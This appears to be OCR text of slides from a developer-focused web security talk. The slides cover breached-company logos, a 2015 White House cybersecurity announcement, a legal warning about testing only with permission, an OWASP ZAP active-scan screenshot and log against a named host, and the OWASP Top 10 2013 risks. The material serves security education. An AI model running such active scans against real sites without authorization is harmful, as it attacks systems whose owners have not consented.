
Georgia Weidman

Foreword by Peter Van Eeckhoutte

no starch press

but why are you here?

JIMMY JOHN'S
Since JJ 1983
GOURMET SANDWICHES
Neiman Marcus
CHASE
TARGET
Michaels
Where Creativity Happens
THE HOME DEPOT
SONY PICTURES
ACME
Fresh Market
Anthem
SALLY BEAUTY
SALLY
BEAUTY SUPPLY
ebay
citi
P.F. CHANG'S
CHINA BISTRO
7 ELEVEN
goodwill
DQ
NASDAQ
JCPenney



The White House

Office of the Press Secretary

For Immediate Release January 13, 2015

SECURING CYBERSPACE - President Obama Announces New Cybersecurity Legislative Proposal and Other Cybersecurity Efforts

"In this interconnected, digital world, there are going to be opportunities for hackers to engage in cyber assaults both in the private sector and the public sector. Now, our first order of business is making sure that we do everything to harden sites and prevent those kinds of attacks from taking place...But even as we get better, the hackers are going to get better, too. Some of them are going to be state actors; some of them are going to be non-state actors. All of them are going to be sophisticated and many of them can do some damage.

This is part of the reason why it's going to be so important for Congress to work with us and get an actual bill passed that allows for the kind of information-sharing we need. Because if we don't put in place the kind of architecture that can prevent these attacks from taking place, this is not just going to be affecting movies, this is going to be affecting our entire economy in ways that are extraordinarily significant."

– President Obama, December 19, 2014.

Since the start of his Administration, when he issued the Cyberspace Policy Review — the first top-to-bottom, Administration-wide review of cybersecurity — President Obama has led efforts to better prepare our government, our economy, and our nation as a whole for the growing cyber threats we face.

That's why in 2011 he issued his Cybersecurity Legislative Proposal, calling on Congress to take urgent action to give the private sector and government the tools they need to combat cyber threats at home and abroad. It's why he issued the *International Strategy for Cyberspace* to make clear to nations abroad the foreign policy priority cybersecurity issues have become. And when Congress failed to pass comprehensive cybersecurity legislation, the Administration pressed forward, issuing an Executive Order to protect critical infrastructure by establishing baseline cybersecurity standards that we developed collaboratively with industry.

Today, at a time when public and private networks are facing an unprecedented threat from rogue hackers as well as organized crime and even state actors, the President is unveiling the next steps in his plan to defend the nation's systems. These include a new legislative proposal, building on important work in Congress, to solve the challenges of information sharing that can cripple response to a cyberattack. They also include revisions to those provisions of our 2011 legislative proposal on which Congress has yet to take action, and along with them, the President is extending an invitation to work in a bipartisan, bicameral manner to advance this urgent priority for the American people.

WHITE HOUSE SHAREABLES
VIEW OUR MOST SHAREABLE CONTENT IN ONE EASY-TO-NAVIGATE PAGE.
START SHARING

LATEST BLOG POSTS

February 21, 2015 6:00 AM EST

Weekly Address: We Should Make Sure the Future Is Written by Us

In this week's address, the President underscored the importance of continuing to grow our economy and support good-paying jobs for our workers by opening up new markets for American goods and services.

February 20, 2015 8:35 PM EST

Honoring the Women of the Civil Rights Movement, Both Past and Present

The White House and Essence Magazine co-host a special panel discussion in celebration of Black History Month and the women of the Civil Rights Movement.

February 20, 2015 8:07 PM EST

Week in Review: Free and Fair Trade, Health Care Enrollment Numbers, and Opening the Outdoors to More Kids

From getting the newest enrollment numbers for those who found quality, affordable health insurance, to launching his new Every Kid in a Park initiative, the President had a pretty productive week. See more in our latest Week In Review.

2013 comScore Report says

less than half of developers use a security application process

http://www.cdmn.ca/wp-content/uploads/2013/09/TiC-Dev-July-2013.pdf

my goal is to
change your
behavior

Legend

✓	simple sanity checks
RECOMMENDED	recommendations
🧑‍💻	things to validate back at office
🛠	tools to add to your tool belt

GO TO JAIL.

GO DIRECTLY TO JAIL.


DO NOT PASS GO.

DO NOT COLLECT $200.

WARNING: The tools & techniques we will be discussing today when applied can land you in jail. Before using them on a public website make sure you have expressed written permission to do so from the site owner.

use this knowledge for good not evil

https://www.kali.org/



Untitled Session - OWASP ZAP 2.4.0

```
▼ Contexts
    Default Context
▼ Sites
  ▼ http://nuez.elasticbeanstalk.com
      GET:sitemap.xml
    ▼ about
        GET:index
    ▼ entry
        GET:list
      ▼ show
          GET:1
      POST:j_spring_security_check(_spring_security_remember_me,j_password,j_username)
    ▼ login
        GET:auth
        GET:authfail;jsessionid=B73D42F086AF24DF76A6BF2FC44AFAEC(login_error)
        GET:auth(login_error)
    ▼ static
      ▶ css
      ▶ js
```

Welcome to the OWASP Zed Attack Proxy (ZAP)

ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications.

Please be aware that you should only attack applications that you have been specifically been given permission to test.

To quickly test an application, enter its URL below and press 'Attack'.

URL to attack: http://nuez.elasticbeanstalk.com/

Progress: Actively scanning (attacking) the URLs discovered by the spider

For a more in depth test you should explore your application using your browser or automated regression tests while proxying through ZAP.

If you are using Firefox 24.0 or later you can use 'Plug-n-Hack' to configure your browser:

Configure your browser:

Or point your browser at: http://localhost:8000/pnh/

Progress: 0: http://nuez.el..icbeanstalk.com 6% Current Scans: 1 | Num requests: 166

Id	Req. Timestamp	Resp. Timestamp	Method	URL	Code	Reason	RTT	Size Resp. Header	Size Resp. Body
149	30/04/15 11:37:03	30/04/15 11:37:04	POST	http://nuez.elasticbeanstalk.com/j_spring_security_check	200	OK	1.59 s	171 bytes	4.36 KiB
150	30/04/15 11:37:04	30/04/15 11:37:06	POST	http://nuez.elasticbeanstalk.com/j_spring_security_check	200	OK	1.4 s	193 bytes	4.36 KiB
151	30/04/15 11:37:06	30/04/15 11:37:07	POST	http://nuez.elasticbeanstalk.com/j_spring_security_check	200	OK	1.18 s	171 bytes	4.36 KiB
152	30/04/15 11:37:07	30/04/15 11:37:08	POST	http://nuez.elasticbeanstalk.com/j_spring_security_check	200	OK	1.68 s	171 bytes	4.36 KiB
153	30/04/15 11:37:08	30/04/15 11:37:10	POST	http://nuez.elasticbeanstalk.com/j_spring_security_check	200	OK	1.25 s	171 bytes	4.36 KiB
154	30/04/15 11:37:10	30/04/15 11:37:11	POST	http://nuez.elasticbeanstalk.com/j_spring_security_check	200	OK	1.55 s	171 bytes	4.36 KiB
155	30/04/15 11:37:11	30/04/15 11:37:12	POST	http://nuez.elasticbeanstalk.com/j_spring_security_check	200	OK	276 ms	171 bytes	4.36 KiB
156	30/04/15 11:37:12	30/04/15 11:37:12	POST	http://nuez.elasticbeanstalk.com/j_spring_security_check	200	OK	179 ms	171 bytes	4.36 KiB
157	30/04/15 11:37:12	30/04/15 11:37:12	POST	http://nuez.elasticbeanstalk.com/j_spring_security_check	200	OK	175 ms	171 bytes	4.36 KiB
158	30/04/15 11:37:12	30/04/15 11:37:13	POST	http://nuez.elasticbeanstalk.com/j_spring_security_check	200	OK	1.49 s	171 bytes	4.36 KiB
159	30/04/15 11:37:13	30/04/15 11:37:15	POST	http://nuez.elasticbeanstalk.com/j_spring_security_check	200	OK	1.29 s	171 bytes	4.36 KiB

Alerts 🚩0 🚩2 🚩3 🚩0

Current Scans ● 0 🔥 1 ● 0 ✱ 0 ↗ 0 ↓ 0 ✱ 0

https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project

OWASP

Open Web Application Security Project

https://www.owasp.org

OWASP

The Open Web Application Security Project

OWASP Top 10 - 2013

The Ten Most Critical Web Application Security Risks

release

A1 – Injection

Injection flaws, such as SQL, OS, and LDAP injection occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.

A2 – Broken Authentication and Session Management

Application functions related to authentication and session management are often not implemented correctly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities.

A3 – Cross-Site Scripting (XSS)

XSS flaws occur whenever an application takes untrusted data and sends it to a web browser without proper validation or escaping. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.

A4 – Insecure Direct Object References

A direct object reference occurs when a developer exposes a reference to an internal implementation object, such as a file, directory, or database key. Without an access control check or other protection, attackers can manipulate these references to access unauthorized data.

A5 – Security Misconfiguration

Good security requires having a secure configuration defined and deployed for the application, frameworks, application server, web server, database server, and platform. Secure settings should be defined, implemented, and maintained, as defaults are often insecure. Additionally, software should be kept up to date.

A6 – Sensitive Data Exposure

Many web applications do not properly protect sensitive data, such as credit cards, tax IDs, and authentication credentials. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data deserves extra protection such as encryption at rest or in transit, as well as special precautions when exchanged with the browser.

A7 – Missing Function Level Access Control

Most web applications verify function level access rights before making that functionality visible in the UI. However, applications need to perform the same access control checks on the server when each function is accessed. If requests are not verified, attackers will be able to forge requests in order to access functionality without proper authorization.

A8 - Cross-Site Request Forgery (CSRF)

A CSRF attack forces a logged-on victim's browser to send a forged HTTP request, including the victim's session cookie and any other automatically included authentication information, to a vulnerable web application. This allows the attacker to force the victim's browser to generate requests the vulnerable application thinks are legitimate requests from the victim.

A9 - Using Components with Known Vulnerabilities


Components, such as libraries, frameworks, and other software modules, almost always run with full privileges. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover. Applications using components with known vulnerabilities may undermine application defenses and enable a range of possible attacks and impacts.

A10 – Unvalidated Redirects and Forwards

